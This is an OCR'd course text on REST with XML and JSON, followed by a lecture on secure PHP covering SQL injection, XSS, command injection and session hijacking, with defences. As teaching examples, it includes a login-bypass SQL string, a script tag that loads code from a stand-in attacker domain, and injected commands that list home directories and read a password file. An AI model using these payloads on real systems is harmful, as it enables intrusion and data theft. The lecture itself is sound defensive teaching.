
- Lighter-weight than SOAP
- REST is an architecture, not a messaging format
- Client sends a request in GET, POST, PUT, DELETE format and server can translate these formats into specific actions.
- Can be used with many message formats (like XML and AJAX).
- Stateless: each request is independent and can be cacheable (on the client)

REST and XML

Instead of thinking about services, in REST we focus on **resources**. A resource consists of a URL that could look something like this:

http://cs602.com/students/johnsmith

The URL might return a XML document (our resource in this case). It could look something like this:



REST also supports collections. So we can have this as well:

http://cs602.com/students/

restXMLExampleCollections.xml

```xml
<?xml version = "1.0"?>
<students>
    <student>
        <firstName>John</firstName>
        <lastName>Smith</lastName>
        <course>CS 602</course>
        <grade>A</grade>
    </student>
    <student>
        <firstName>Sallie</firstName>
        <lastName>Jones</lastName>
        <course>CS 601</course>
        <grade>B+</grade>
    </student>
</students>
```

Line 15, Column 12 Tab Size: 4 XML

REST and JSON

Using REST and JSON is the same as using REST and XML, except for the fact that the data is transferred in JSON rather than XML. We learned about the benefits of JSON over XML in a previous section and know that web browsers can easily parse JSON data into JavaScript objects. Services using JSON are very popular in mobile development because of it's light weight.

In our example above:

http://cs602.com/students/johnsmith

Instead of using XML, the URL could return a JSON resource (file) instead. It would look like this:

restJSONexample.json

```json
{
    "firstName" : "John",
    "lastName"  : "Smith",
    "course"    : "CS 602",
    "grade"     : "A"
}
```

Line 6, Column 2; Saved /Volumes/cs602.com/xml/restJSONexample.json (UTF-8) Tab Size: 4 JSON

Part of your assignment for this week will involve having you build a RESTful PHP server.

Summary

In this module, we covered using XML and JSON as data exchange formats and using AJAX as a mechanism to asynchronously request data files in these formats for use in our web pages. We also discussed what web services are and how to use them, both SOAP and RESTful types. You will further your knowledge of web services and AJAX in the assignment associated with this module.

Bibliography

Elkstein, M. (2009). *Learn REST: A Tutorial.* Retrieved July 29, 2015, from http://rest.elkstein.org/

The jQuery Foundation (2015). *Ajax*. Retrieved July 29, 2015, from https://learn.jquery.com/ajax/

W3C. (2007). *SOAP Version 1.2 Part 1: Messaging Framework (Second Edition),* Retrieved July 27, 2015 from http://www.w3.org/TR/soap12-part1/

Secure PHP Programming

Learning Objectives

By reading the lectures and textbook, participating in the discussions, and completing the assignments, you will be able to do the following:

- Identify and understand common web application vulnerabilities and exploits.
- Implement secure coding practices within PHP scripts.
- Determine if a web visitor is a human or a computer bot by issuing a CAPTCHA challenge.

Introduction

With the large number of security incidents regarding website and web application vulnerabilities and the rising damage being inflicted as a result of these attacks, it is very important to understand some of the practices that can be employed to mitigate the risk of this happening to your applications. In this lecture, we will cover the most common types of security threats and how we can implement our applications to help ensure that our applications and sensitive information remain safe.

SQL Injection

SQL injection is a type of attack where malicious users can inject (insert) SQL commands into an existing SQL statement via their input to a web form or other method to send data to a SQL database.

Let's take an example of a PHP script that can authenticate user logins. Your script will contain code that connects to your database server, selects a database, and passes along a query to check to see if a user is able to login to your site in order to access protected features or resources. The user enters their username and password into a web form and this information is checked against a database table that contains user information, including their username and password. If the user correctly enters a valid username and password, they are granted access to certain parts of your system based on their role.

A Simple SQL Injection Example

If your code does not properly sanitize user input, a malicious user could enter this as their username:

'1' OR 1 LIMIT 1; --';

If your original SQL statement looks like this:

SELECT * FROM USERS WHERE USERNAME='' AND PASSWORD='';

Where the information for the username and password values would be the values the user submitted via the form, the query would be executed like this:

SELECT * FROM USERS WHERE USERNAME= '1' OR 1 LIMIT 1; --' AND PASSWORD='' or '1'='1';

The result of this query being executed by your database would give it a true value for the username (because 1=1 is always true) and the password check would be commented out due to the two dashes. The user would be granted access to your system even though they do not have an authorized user account.

The best way to protect against SQL Injection attacks is to *never trust user input*. There are various ways to filter/sanitize user input before sending it to your database for execution and we will cover the most effective way of doing this in an upcoming section on **User Input Filtering**.

Instead of gaining unauthorized access to the system, an attacker could also inject SQL code that would run another query such as DELETE. This would allow the attacker to delete all or a portion of the data from the database.

See this comic as an example.

If you don't understand how this happened, read Little Bobby Tables for an explanation.

Read about more examples of SQL injection.

Cross Site Scripting

Cross site scripting (XSS) is another injection attack where malicious scripts can be inserted into trusted websites. The attacker is able to use a web application to send the malicious code to another web visitor. This is normally done with a client side script, often JavaScript.

A Simple XSS Example

If you have a form that allows the user to enter a comment into your site via a guestbook or comment area, you are going to allow their data to be sent back to the web page so it can be viewed by other users. If you don't filter their input before it is displayed back on a web page, the user could easily enter malicious script data that would execute whenever a visitor views the page where the malicious code resides.

For example, let's assume we are not filtering user input and an attacker enters the following information into a text area form field that is intended to collect a user's comment on our blog. The user decides to enter this information:

<script src='http://badguyswebsite.ru/maliciousScript.js'></script>


When the web page is viewed by a visitor, it results in the script being executed in the visitor's web browser. The attackers script could result in many different from happening to include stealing cookies, key logging, and phishing.

You can read up more on XSS here: http://excess-xss.com/

Filtering User Input

If you are entering data into the database, have a look at PDO prepared statements and parameterized queries. We shared an example of this in Module 1, Lecture 2 when we handled user input via a HTML form. Prepared statements and parameterized query are SQL statements that get sent to the database and they are parsed separately from any of the parameters that have been passed along. This is a very effective mechanism to stop SQL injection.

Here is an example of doing this with PDO:




Important: When setting up your database connection with PDO, you must disable emulation of prepared statements like this:

$dbConn = new PDO('mysql:dbname=myDatabase;host=localhost;', 'username', 'password');
$dbConn->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);

The second line in the code example above does that for you. It disables emulated prepared statements and uses real prepared statements and prevents the SQL statement and values from being parsed by PHP before it is sent to the database server.

And here is an example of doing the same thing with MySQLi instead of PDO:



Other options include escaping special characters from the user input, but it is a less desirable method than using parameterized queries. To escape special characters, you can use PHP's mysql_real_escape_string() function:

$unescapedVar = $_POST['username'];
$escapedVar = mysqli->real_escape_string($unescapedVar);
mysqli->query("INSERT INTO table (column) VALUES ('$escapedVar')");

Filtering User Input not Destined for a Database

If cases where user input is not going to a database, but instead it is going back to the website to be displayed, you can use the following PHP functions to ensure that displaying the user input is not going to result in the execution of any malicious code via XSS attacks:

- strip_tags()
  - This function will remove all HTML and PHP tags from a string
  - This may prevent someone from adding legitimate tags, such as a link using an anchor tag even if we find it to be permissible.
  - String Functions: strip_tags
- htmlentities()
  - This function will convert all applicable characters to HTML entities rather than removing them
  - String Functions: htmlentities
  - Also see: htmlspecialchars and html_entity_decode
- preg_match()
  - This allows us to check that data is in an expected format and requires the use of regular expressions
  - preg_match

Remote System Execution

Remote system execution refers to the ability of an attacker to remotely run operating system commands on a web server. They can ask the web server to do anything that the OS can do via the command line. While this is very difficult for an attacker to achieve, it is extremely powerful and dangerous!

PHP System Execution Functions

- exec
- passthru
- popen
- proc_open
- shell_exec
- system
- ` (backtick operator)

These functions allow PHP to access the operating system of the server in which it resides.

Preventing Remote System Execution


To prevent remote system execution attacks, it is best to avoid using these functions whenever possible. If you must do so, use them with *extreme caution* and ensure that you fully understand how these functions are used and all of the syntax options available for the function.

Also, don't allow any user submitted information to be used along with these system commands or ensure that you sanitize them very carefully and validate the data that is being passed along to ensure it is acceptable for the task at hand.

PHP has two functions to help us prevent remote system execution attempts:


- escapeshellcmd()
    - Escapes values before they are passed to the OS. This ensures that the command only contains a single command rather than a subsequent command that should not be executed by the system.
- escapeshellarg()
    - This escapes any arguments for the system command, ensuring the the command is only used as intended.

So let's look at an unsafe way of using the exec() function in our PHP code:




Above: Unsafe source code implementation.

It isn't very difficult to know where users store their documents by default on a Unix/Linux based machine that runs on most web servers. If we know the name of the user (which we could find out in a variety of ways, like changing the second command on line 6 to: **ls -la /home**), we can list the contents of their Documents folder located in their home directory. On my test system, this is what we would see when viewing the page:




Now we can change the second command to: **cat /home/eric/Documents/myPasswords.txt** and this is what we would see in our browser.



Unless we are a sucker for punishment and really want to have a bad day, we probably don't want to allow someone to do this on our web servers.

We can stop this by using the escapeshellcmd() function, note the addition of this command on line 11 below:

And this is what we will end up seeing in our browser rather than the contents of our myPasswords.txt file:



As you can see this is much safer than allowing the malicious input to read the contents of our sensitive files.

Session Hijacking

We haven't discussed sessions yet during this course. Sessions allow us to store sensitive data on the server and provide a user's browser with a cookie that contains a session ID that in turn references the sensitive data. You can learn more about PHP Sessions and you can also read more about how sessions work in your assigned textbook readings.

With sessions, the data itself is never sent to the browser because it is not contained within the cookie. A malicious user can steal the session ID using network eavesdropping. This lets the attacker assume your identity when you are logged into a website.

Session Fixation

The opposite of session hijacking, this is where an attacker can trick a user into using a session identifier that does not belong to the user, but to the attacker. Now when the user logs in with this session, the hacker has access to the login session as well.

Mitigation Solutions

- Don't accept session ID's unless they come from cookies, don't trust session ID's from GET or POST vars.
- Use HttpOnly cookies to prevent malicious JavaScript from accessing the cookies.
- Use SSL to encrypt the pages as they are sent back and forth between the browser and server
- Use secure cookies.
- Regenerate session identifiers periodically, especially after successful user login attempts
- Expire session files on a regular basis
- Check the visitor's user agent and ip address against the previous one used by the user

Some of these security solutions can be enforced by making a changes to your php.ini file. Settings to look into include:

- session.use_only_cookies
- session.cookie_httponly
- session.cookie_secure
- session.cookie_lifetime
- session.entropy_file

You can also enable many of these within your application by using the **session_set_cookie_params()** function in PHP.

Here is a sampling of functions that can help you with protecting your PHP session information:

session_hijacking_functions.php

```php
<?php
session_start();

// Function to forcibly end the session
function end_session() {
    // Use both for compatibility with all browsers
    // and all versions of PHP.
    session_unset();
  session_destroy();
}

// Does the request IP match the stored value?
function request_ip_matches_session() {
    // return false if either value is not set
    if(!isset($_SESSION['ip']) || !isset($_SERVER['REMOTE_ADDR'])) {
        return false;
    }
    if($_SESSION['ip'] === $_SERVER['REMOTE_ADDR']) {
        return true;
    } else {
        return false;
    }
}

// Does the request user agent match the stored value?
function request_user_agent_matches_session() {
    // return false if either value is not set
    if(!isset($_SESSION['user_agent']) || !isset($_SERVER['HTTP_USER_AGENT'])) {
        return false;
    }
    if($_SESSION['user_agent'] === $_SERVER['HTTP_USER_AGENT']) {
        return true;
    } else {
        return false;
    }
}

// Has too much time passed since the last login?
function last_login_is_recent() {
    $max_elapsed = 60 * 60 * 24; // 1 day
    // return false if value is not set
    if(!isset($_SESSION['last_login'])) {
        return false;
    }
    if(($_SESSION['last_login'] + $max_elapsed) >= time()) {
        return true;
    } else {
        return false;
    }
}

// Should the session be considered valid?
function is_session_valid() {
    $check_ip = true;
    $check_user_agent = true;
    $check_last_login = true;

    if($check_ip && !request_ip_matches_session()) {
        return false;
    }
    if($check_user_agent && !request_user_agent_matches_session()) {
        return false;
    }
    if($check_last_login && !last_login_is_recent()) {
        return false;
    }
    return true;
}

```

